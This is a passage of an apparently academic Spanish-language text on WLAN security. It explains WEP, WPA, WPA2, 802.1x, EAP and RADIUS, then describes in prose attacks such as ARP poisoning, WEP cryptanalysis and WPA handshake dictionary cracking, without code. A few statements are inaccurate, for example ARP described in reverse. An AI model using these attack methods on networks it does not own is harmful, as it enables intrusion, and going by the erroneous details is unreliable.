Por último, el inconveniente más importante que supone el uso de este tipo de redes es el tema de la **seguridad**. Al ser el aire el medio de propagación empleado por las ondas, hace que la información esté expuesta a sufrir ataques. En la actualidad el tema de la seguridad inalámbrica es en el que más hincapié se está haciendo. El nivel de seguridad actual de estas redes está a años luz del de sus comienzos. En los próximos apartados profundizaremos mucho más en este tema.

2. Seguridad en WLAN

2.0 Introducción

Como hemos visto anteriormente, el inconveniente más importante que presentan las WLAN es el de la seguridad.

Es importante hacer una pequeña introducción de cómo se realiza una conexión a una red inalámbrica por parte de un cliente:

1. Por un lado tenemos un punto de acceso en el que hemos configurado nuestra WLAN que emite en su zona de cobertura tramas llamadas “Beacon Frames” con las que comunica su presencia. Estos “Beacon Frames” contienen por ejemplo el SSID, la velocidad que admite, el tipo de seguridad de la red, etc.
2. Por otro lado tenemos al cliente que primero de todo ha de descubrir la existencia de una WLAN e identificarla. Tiene dos formas de hacerlo:
   - mediante un escaneo pasivo: el dispositivo espera recibir los “Beacon Frames” que envía un AP y a través de ellos identifica la WLAN.
   - mediante un escaneo activo: el cliente lanza tramas llamadas “Sondas” a un AP determinado y espera una respuesta.
3. Una vez el cliente detecta un AP ha de autenticarse. Para ello el estándar 802.11 define dos tipos de autenticación:
   - Sistema de autenticación abierta: se limita a autenticar a cualquier cliente que lo solicite y la comunicación se realiza sin cifrar. Este sistema de autenticación se limita a una solicitud de autenticación por parte del cliente y a una respuesta por parte del punto de acceso, indicando el resultado de la autenticación.
   - Sistema de autenticación por clave compartida: consta de dos partes: autenticación del cliente y autenticación del punto de acceso. La autenticación del cliente, manda una trama de solicitud de autenticación en la que solicita utilizar una clave compartida al punto de acceso. El punto de acceso responde con una trama de desafío (Authentication Challenge), creada con la clave compartida .El cliente responde a la trama de desafío (Authentication Response) con el contenido cifrado. El punto de acceso procesará esta trama descifrando su contenido y verificando que el texto de desafío sea correcto.
4. Una vez autenticado el cliente, se procede a realizar la asociación donde AP y cliente intercambian sus MAC, el identificador ESS y el identificador de asociación AID. Ahora el cliente ya esta conectado a la WLAN y puede enviar y recibir datos a través de ella.

Esta es la parte de la seguridad de las WLAN que se encarga de quién debe tener acceso a la red. La otra parte es la que se encarga que nuestros datos vayan protegidos, es decir, que alguien no autorizado que haya conseguido captar paquetes de datos pueda descifrar su contenido. Aquí entra en juego la seguridad a nivel de protocolo, que explicaremos a continuación.




Figura 10: Proceso de conexión Cliente - AP

2.1 Seguridad a nivel de protocolo

Como hemos comentado anteriormente, la seguridad a nivel de protocolo es la encargada de que los datos transmitidos por una WLAN no puedan ser descifrados por alguien ajeno a nuestra red. Para ello nuestra red ha de tener un algoritmo de codificación y gestión de claves.

En primer lugar, el IEEE publicó un algoritmo de seguridad opcional en el estándar 802.11 llamado WEP, el cual no tardó mucho en ser roto. Mientras el IEEE trabajaba en otro algoritmo más potente, la Alianza Wi-Fi lanzó un algoritmo alternativo y más potente que WEP, llamado WPA.

Posteriormente el IEEE publicó el estándar 802.11i, también conocido como WPA2, que actualmente es el más seguro de los tres.

En los siguientes capítulos profundizaremos más en cada uno de ellos.

Tecnología	Integridad	Cifrado	Autenticación	Protocolo
WEP	CRC-32 *Cyclic redundancy check*	RC4 (Mal implementado)	Sistema abierto o clave compartida	
WPA	MIC o Michael *Message authentication code*	RC4	PSK (*Pre-shared key*) Radius	TKIP *Temporal Key Integrity Protocol*
WPA2	AES *Advanced Encryption Standard*	AES *Advanced Encryption Standard*	PSK (*Pre-shared key*) Radius	CCMP *Counter Mode with Cipher Block Chaining Message Authentication Code Protocol*

Tabla 3: Resumen de los principales protocolos de seguridad

2.1.1 WEP

El protocolo WEP (Wired Equivalent Privacy) es el mecanismo de cifrado básico opcional definido en el estándar IEEE 802.11. Su objetivo es proporcionar confidencialidad, autentificación y control de acceso en redes inalámbricas.

Utiliza el algoritmo de cifrado RC4 (Rivest Cipher 4), diseñado en 1987 por Ron Rivest de la empresa RSA Security, para cifrar todos los datos que se intercambian entre los clientes y el punto de acceso. RC4 consiste en generar una clave de forma pseudo-aleatoria que tiene la misma longitud que el texto original. A esta clave y al texto original se le aplica la operación lógica XOR (O exclusiva), obteniendo como resultado un texto cifrado. La clave pseudo-aleatoria se genera utilizando una clave secreta que define el propio usuario con una longitud de 40 o 104 bits y un vector de inicialización (IV) de 24 bits que lo genera aleatoriamente el sistema para cada trama. La clave secreta se concatena con el vector de inicialización creado, lo que se conoce como semilla (Seed), obteniendo la clave pseudo aleatoria de 64 o 128 bits utilizando el algoritmo PRNG (Pseudorandom Number

Generation). El IV viaja en cada trama que se envía por lo cual hace que sea fácil de interceptar por un atacante.

Para garantizar la integridad, el texto original se envía como ICV (Integrity Check Value), que se trata de 32 bits de comprobación de integridad que se calculan con el algoritmo CRC-32 (Código de redundancia cíclica).

En la siguiente figura se puede ver el funcionamiento del cifrado de este protocolo:




Figura 11: Funcionamiento del cifrado WEP

En lo referente a la autenticación, el protocolo WEP admite los dos tipos del estándar 802.11: autenticación abierta o autenticación por clave compartida, ambas explicadas en el apartado 2.0.

2.1.2 WPA

WPA (Wifi Protect Access) es el protocolo de seguridad que lanzó la Alianza Wi-Fi para solucionar los problemas de seguridad del protocolo WEP, mientras el IEEE trabajaba en el estándar 802.11i. Básicamente la Alianza Wi-Fi decidió, en colaboración con el IEEE, tomar aquellas partes del nuevo estándar que ya estaban suficientemente avanzadas y publicar WPA.

Este protocolo implementa las siguientes mejoras:

- Autenticación del usuario mediante el IEEE 802.1x (control de acceso a red basada en puertos).
- Soluciona la debilidad del vector inicialización (IV) de WEP mediante la inclusión de vectores del doble de longitud (48 bits) y especificando reglas de secuencia. Los 48 bits permiten generar 2 elevado a 48 combinaciones de claves diferentes, lo cual es un número suficientemente elevado como para tener duplicados.
- Utiliza el intercambio dinámico de claves mediante el protocolo TKIP (Temporal Key Integrity Protocol).

- El algoritmo de cifrado utilizado por WPA sigue siendo RC4 como en WEP, pero para comprobar la integridad de los mensajes ICV, se cambió el código de detección de errores CRC-32 por uno nuevo llamado MIC (Message Integrity Code).




Figura 12: Funcionamiento del cifrado WPA (TKIP)

WPA puede funcionar en dos modos:

- WPA-Enterprise: este modo requiere de una infraestructura de autenticación 802.1x con un servidor de autenticación, generalmente un servidor RADIUS. Requiere una implementación compleja, pero da una seguridad extra. Más adelante profundizaremos más en este tema, hablando de los servidores RADIUS y del Protocolo de Autenticación Extensible (EAP).
- WPA-Personal: este modo permite la implementación de una infraestructura segura basada en WPA sin tener que utilizar un servidor de autenticación. Se basa en el uso de una clave compartida (PSK) en el AP y el cliente. Esta clave solo se utiliza como punto de inicio de la autenticación, pero no para el cifrado de los datos.

2.1.3 WPA2

En Junio de 2004 se ratificó el nuevo estándar IEEE 802.11i. Se creó para corregir las vulnerabilidades detectadas en el protocolo WEP.

Aunque tiene el inconveniente de no ser compatible con el hardware anterior, tiene la ventaja de ser mucho más seguro.

La Alianza Wi-Fi, debido al éxito del estándar WPA y a la popularidad del término, decidió rebautizar el estándar 802.11i con el nombre WPA2, que es como se conoce actualmente.

Al igual que el protocolo WPA, WPA2 incluye el intercambio dinámico de la clave, un cifrado mucho más fuerte, y la autenticación de usuario, pero añade las mejoras siguientes:

- Nuevo algoritmo de cifrado AES (Advanced Encryption Standard). Se trata de un algoritmo de cifrado de bloque simétrico. Utiliza la misma clave para cifrar y descifrar, y el texto en claro se divide en bloques más pequeños que se cifran por separado de manera iterativa.
- Utiliza el protocolo CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) para asegurar la integridad y la autenticidad de los mensajes. Este protocolo utiliza el cifrado AES en lugar de los códigos MIC (Message Integrity Code), y utiliza llaves de 128 bits con vectores de inicialización de 48 bits.




Figura 13: Funcionamiento del cifrado WPA2 (CCMP)

Igual que WPA, WPA2 puede funcionar en los modos WPA2-Enterprise y WPA2-Personal, ambos descritos anteriormente.

2.2 Autenticación 802.1x

El estándar IEEE 802.1x forma parte de la norma protocolos IEEE 802 para redes cableadas. Proporciona un sistema de control de dispositivos de red, de admisión, de tráfico y de gestión de claves para dispositivos en una red inalámbrica. Como hemos comentado anteriormente el nuevo estándar IEEE 802.11i, propone a 802.1x como protocolo de autenticación.
802.1X se basa en puertos, es decir, para cada cliente dispone de un puerto que utiliza para establecer una conexión punto a punto. Mientras el cliente no se valide, el puerto permanece cerrado.
Para el control de admisión 802.1x utiliza un protocolo de autenticación denominado EAP, que proporciona una gran flexibilidad en la metodología de autenticación como veremos más adelante.

802.1x define los intervinientes siguientes:

- Solicitante (Supplicant): puerto (cliente) que pide acceso.

- Autenticador (Authenticator): puerto (punto de acceso) que exige una autenticación previa a permitir el acceso.
- Servidor de autenticación (Authentication Server): comprueba las credenciales del puerto solicitante remitida por el puerto autenticador y responde a este último con la aceptación o denegación del acceso.




Figura 11: Arquitectura 802.1x

2.3 Autenticación EAP

EAP (Extensible Authentication Protocol) ofrece un incremento de seguridad a 802.11i. Es un protocolo de autenticación mutua entre cliente y servidor de autenticación. Estos acuerdan una clave base específica para ese cliente en concreto, que se empleará únicamente durante la sesión activa. Las contraseñas y claves de sesión nunca se envían en claro por el enlace de radio, sino que utilizan los protocolos de seguridad y cifrado.




Figura 14: Protocolo EAP

Actualmente podemos encontrar 5 tipos de EAP para los protocolos WPA y WPA2, que explicaremos a continuación. Los requerimientos para los protocolos EAP usados en WLAN se describen en el RFC 4017.

2.3.1 EAP-TLS (Transport Layer Security)

Estándar IETF recogido en la RFC 2716. Ofrece autenticación mutua entre cliente y servidor utilizando el protocolo de seguridad en la capa de transporte. Utiliza certificados digitales tanto para el cliente como el servidor de autenticación. Requiere la necesidad de implementar una infraestructura de clave pública PKI (Public Key Infrastructure) para la gestión de certificados.

2.3.2 EAP-TTLS (Tunneled Transport Layer Security)

Mantiene un compromiso entre seguridad y coste de implementación. Sustituye el certificado digital del cliente por un método de autenticación con clave de acceso. El servidor sí dispone de certificado digital. Durante el proceso de autenticación se establece un túnel seguro cifrando la comunicación entre cliente y servidor.

2.3.3 PEAP (Protected EAP)

Utiliza TLS para crear un canal cifrado entre un cliente y un servidor de autenticación (RADIUS o IAS). No especifica un método de autenticación, sino que proporciona seguridad adicional para otros protocolos de autenticación de EAP que pueden operar a través del canal cifrado de TLS que proporciona PEAP. Se utiliza como método de autenticación para los equipos cliente inalámbricos 802.11, pero no se admite en clientes de red privada virtual (VPN) u otros clientes de acceso remoto. Para redes WLAN, puede elegir entre dos tipos de EAP para usar con PEAP:

- EAP-MS-CHAPV2: usa credenciales (nombre de usuario y contraseña) para la autenticación de usuarios, y un certificado del almacén de certificados del equipo servidor para la autenticación del servidor.
- EAP-TLS: lo hemos explicado anteriormente.

2.3.4 LEAP (Lightweight EAP)

Es un método de autenticación WLAN propietario de Cisco Systems. Combina el uso de claves WEP dinámicas con la autenticación mutua entre cliente y servidor de autenticación. Con cada autenticación completada, los clientes adquieren una nueva llave WEP (con la esperanza de que las claves WEP no vivan el suficiente tiempo como para ser robadas).
LEAP puede configurarse para usar TKIP en vez de WEP dinámico.

2.3.5 EAP-SIM

Ofrece autenticación mutua entre un cliente y un servidor de autenticación, utilizando la información almacenada en la tarjeta SIM del cliente, y comparándola con una base de datos centralizada.
Este sistema está pensado para que clientes móviles sean transferidos de forma automática y transparente de redes 3G o 4G a redes Wi-Fi.

2.4 RADIUS

RADIUS (Remote Authentication Dial-In User Server), es un protocolo de AAA (Autenticación, Autorización y Administración) para aplicaciones de acceso a la red o movilidad IP. Fue desarrollado por la empresa Livingston para utilizarlo con sus servidores de acceso a red. Utiliza el puerto UDP 1812 para establecer sus conexiones.

Este protocolo lo empezaron a utilizar los proveedores de acceso telefónico a Internet para gestionar los accesos de sus clientes (de ahí su nombre), aunque hoy en día se utiliza ampliamente en cualquier servicio de autentificación de usuarios, entre ellos por el estándar de seguridad del 802.1x usado en redes inalámbricas.
En 1997 se incluyó en las recomendaciones RFC 2058/2059 de IETF.

Una de las características más importantes del protocolo RADIUS es su capacidad de manejar sesiones, notificando:

- El inicio de sesión del usuario.
- El final de sesión del usuario.
- El total de paquetes transferidos durante la sesión.
- El volumen de datos transferidos durante la sesión.
- La razón para la terminación de la sesión.




Figura 15: Arquitectura WLAN con servidor RADIUS

Existe una gran variedad de servidores RADIUS, de los que podemos destacar:

- IAS (Internet Authentication Service): desarrollado por Microsoft en arquitecturas Windows Server, puede utilizar los protocolos de autenticación EAP-TLS y EAP-MD5.
- Secure ACS (Access Control Software): desarrollado por Cisco Systems, existen versiones para sistemas Unix y Windows, puede utilizar los protocolos LEAP y EAP-TLS.
- Steel Belted Radius: desarrollado por Funk Software, utiliza los protocolos EAP-TLS, LEAP y EAP-TLLS.
- FreeRadius: proyecto de software libre para sistemas Linux, muy conocido. Soporta los protocolos PEAP Y EAP-TLS.

2.5 Conclusiones

Como hemos podido ver en este capítulo, la seguridad en las WLANs ha mejorado mucho desde que salió el protocolo WEP hasta el protocolo WPA2. Todo y que la mejora ha sido muy importante, estamos en posición de decir que las WLAN todavía no son del todo seguras.

En el ámbito personal o doméstico, la seguridad que existe actualmente con WPA2 es suficiente, ya que la importancia de la información que se puede llegar a obtener en este tipo de ámbitos no merece la pena la dedicación de tiempo y recursos para poder obtenerla.

En cambio, en el ámbito empresarial, la cosa es distinta. Aunque se invierta mucho dinero en la seguridad de este tipo de redes, esta seguridad nunca será total. El tipo de información a la que se podría tener acceso en este ámbito podría merecer la pena invertir muchos recursos y tiempo en obtenerla, y como hemos visto, al transmitirse esta información por un medio abierto como es el aire, siempre podrá llegar a ser captada por alguien.

A día de hoy, parece ser que el IEEE ha dejado un poco de lado el tema de la seguridad en redes 802.11, ya que sus proyectos actuales se basan más en la obtención de mayores velocidades de transmisión, que en proteger las redes. Esperemos que esto cambie.

3. Ataques en redes WLAN

3.0 Introducción

Dado que las comunicaciones inalámbricas viajan libremente por el aire, una persona equipada con una antena que opere en el rango de frecuencias adecuado y dentro del área de cobertura de la red puede captarlas.

Los ataques de seguridad a las WLAN se pueden agrupar en dos categorías:

- Ataques activos: el atacante accede a la red con el fin de alterar y/o modificar la información que se encuentra en ella.
- Ataques pasivos: el atacante accede a la red con el fin de capturar la información intercambiada entre los extremos de la comunicación.




Figura 16: Ataques en redes inalámbricas

A continuación profundizaremos más en cada uno de ellos.

3.1 Ataques activos

3.1.1 Suplantación

Consiste en la obtención de la identidad de un usuario autorizado por parte del atacante. El mecanismo más simple para realizar este tipo de ataque es utilizar una dirección MAC válida para suplantar la identidad e identificarte como cliente autorizado. Este tipo de ataque normalmente incluye otros tipos de ataques activos.
Como ejemplos de este tipo de ataques tenemos:

- Honeypot: el atacante coloca un AP configurado con el mismo ESSID de la red a atacar dentro del área de cobertura de esa red y espera a que un usuario legítimo se conecte e intente validarse con su usuario y contraseña para así obtenerla.

- Man in the Middle: el atacante se ubica entre el cliente y el AP consiguiendo así controlar la comunicación entre ambos. Todos los datos entre cliente y AP pasarán por manos del atacante, pudiendo guardarla, modificarla, alterarla, etc.
- MAC Spoofing: el atacante, mediante captura de paquetes, obtiene la dirección MAC de un cliente legítimo y substituye la de su tarjeta de red por la obtenida, para así saltarse la protección por MAC de los APs.
- Session Hijacking: el atacante desautentica mediante denegación de servicio a un usuario legítimo de la red, para poder así suplantarlo.
- ARP Poisoning: el protocolo ARP (Address Resolution Protocol) permite encontrar la dirección IP de una máquina a partir de su dirección MAC. Las peticiones ARP se realizan sólo una vez para ser almacenadas en una tabla y así evitar peticiones ARP cada vez que hay que enviar un paquete a una determinada IP. Este tipo de ataque consiste en enviar paquetes “ARP Reply” a los equipos, intercambiando la dirección MAC de la máquina legítima, por la del atacante. Así se modifican las tablas ARP con esa información y se consigue redirigir el tráfico a la máquina atacante.

3.1.2 Reactuación

Consiste en capturar mensajes legítimos y repetirlos para producir un efecto no deseado, como podría ser por ejemplo repetir ingresos de dinero, envío masivo de de emails, etc.

3.1.3 Modificación

Consiste en capturar mensajes enviados por un usuario autorizado y modificarlos, borrarlos o reordenarlos, para producir un efecto no autorizado, como podría ser por ejemplo capturar un mensaje que diga “Realizar un ingreso en efectivo en la cuenta A”, y modificar el número de cuenta por “B”.

3.1.4 Denegación de Servicio

Consiste en evitar que los clientes legítimos consigan acceder a la red o a un servicio que esta ofrezca. Existen varias formas de hacer que esto sea posible, como por ejemplo: saturar el ambiente con ruido de RF, inyectar mucho tráfico a la red para disminuir su rendimiento o colapsarla, saturar a peticiones de autenticación a un Punto de Acceso inalámbrico, servidor Web o uno de correo electrónico, etc.

3.2 Ataques pasivos

3.2.1 Sniffing

Consiste en capturar el tráfico de una red para posteriormente poder obtener datos de ellas como por ejemplo direcciones IP, direcciones MAC, direcciones de correo electrónico, etc.

3.2.2 Análisis de tráfico

Consiste en obtener información mediante el análisis del tráfico y sus patrones, como por ejemplo a que hora se encienden ciertos equipos, cuanto tráfico se envía, a que horas hay más tráfico, etc.

3.3 Ataques protocolo WEP

Los ataques al protocolo WEP se basan en explotar la vulnerabilidad de seguridad que supone el intercambio de claves que utiliza. Se requiere la captura de gran cantidad de paquetes.

3.3.1 Ataque de fragmentación

Se basa en el protocolo de fragmentación de paquetes y en la predicción de su nuevo valor cifrado. Tras el proceso de predicción de cifrado de los fragmentos se obtiene una cantidad de keystream que serán utilizados para crear el nuevo paquete. Solo funciona en APs que soporten este protocolo.

3.3.2 Ataque Café-Latte

Consiste en la creación de un AP falso con los datos de la red que se quiere atacar. Cuando los clientes autorizados intentan conectarse al AP falso, generan paquetes ARP y de esta forma se obtiene la clave.

3.3.3 Ataque por fuerza bruta

Consiste en, a partir de la captura de mensajes, probar todas las combinaciones de caracteres posibles para así obtener la clave WEP. Para realizar este ataque es indispensable conocer el texto en claro y el texto cifrado del mensaje.
El gran inconveniente de este proceso es que puede llegar a ser extremadamente lento dependiendo de la longitud de la clave y de la variedad de caracteres utilizados.

3.3.4 Ataque mediante criptoanálisis estadístico FMS y Korek

El ataque WEP FMS (Fluher, Martin y Shamir) consiste en recoger entre 5 y 10 millones (dependiendo del software utilizado y de la aleatoriedad de la clave) de IVs para descifrar una clave de 128 bits. Este ataque necesita de la existencia de un cliente conectado y transmitiendo paquetes con IVs.

Este ataque se vio mejorado por Korek cuando planteó una serie de ataques que permiten descartar algunas claves según unos patrones.

3.3.5 Ataque mediante criptoanálisis estadístico PTW

Este ataque aprovecha correlaciones entre la clave que usa RC4 y el keystream que genera. A diferencia del ataque FMS, no depende tanto de la cantidad de IVs capturados, llegando a necesitar tan solo unos 80.000 IVs.

3.4 Ataques WPA/WPA2 PSK

Los ataques WPA/WPA2 PSK se basan en la obtención de unos pocos paquetes específicos y a partir de ellos realizar los ataques.
Es imprescindible que el AP al que se quiere atacar disponga de un cliente legítimo asociado.

3.4.1 Ataques de diccionario

En la actualidad es el ataque a este protocolo más utilizado. Consiste en desautenticar a un cliente legítimo del AP produciendo una denegación de servicio. Al desautenticarse, el cliente volverá a autenticarse produciéndose un intercambio de paquetes entre cliente y AP donde se incluirán las claves únicas de sesión (handshake) con las que se podrá iniciar el ataque de fuerza bruta mediante diccionario.
El diccionario es un archivo donde están incluidas todas las posibles combinaciones de contraseñas. Por ejemplo podríamos crear un diccionario con todas las posibles combinaciones de números con una longitud de 8 caracteres (10^8 posibles claves).
Cuanto más larga sea la clave y cuanta más variedad de caracteres se utilicen, más costoso será realizar este ataque.

3.4.2 Ataque Hole 196

En la página 196 del estándar IEEE 802.11 se dice que los mensajes enviados con claves de grupo (GTK), es decir, las claves pensadas para comunicaciones broadcast, no tienen protección contra la suplantación. De este modo un atacante puede enviar un mensaje con una clave GTK con la IP que quiera, es decir, se puede enviar un mensaje con una clave GTK pero a una MAC dirigida en lugar de a una dirección MAC de broadcasting. Haciendo esto, sólo la víctima procesará ese paquete broadcast y, por tanto, salvo que la tabla de ARPs tenga la resolución de la MAC del Gateway estática, se producirá un envenenamiento de la IP que permitirá suplantar al router.
A partir de ese momento, cuando la víctima se comunique con el Gateway se utilizarán las claves personales (PTK) asociadas a esa IP, que el atacante entregará para hacer el Man in the Middle.

4. Auditoria inalámbrica

4.0 Introducción

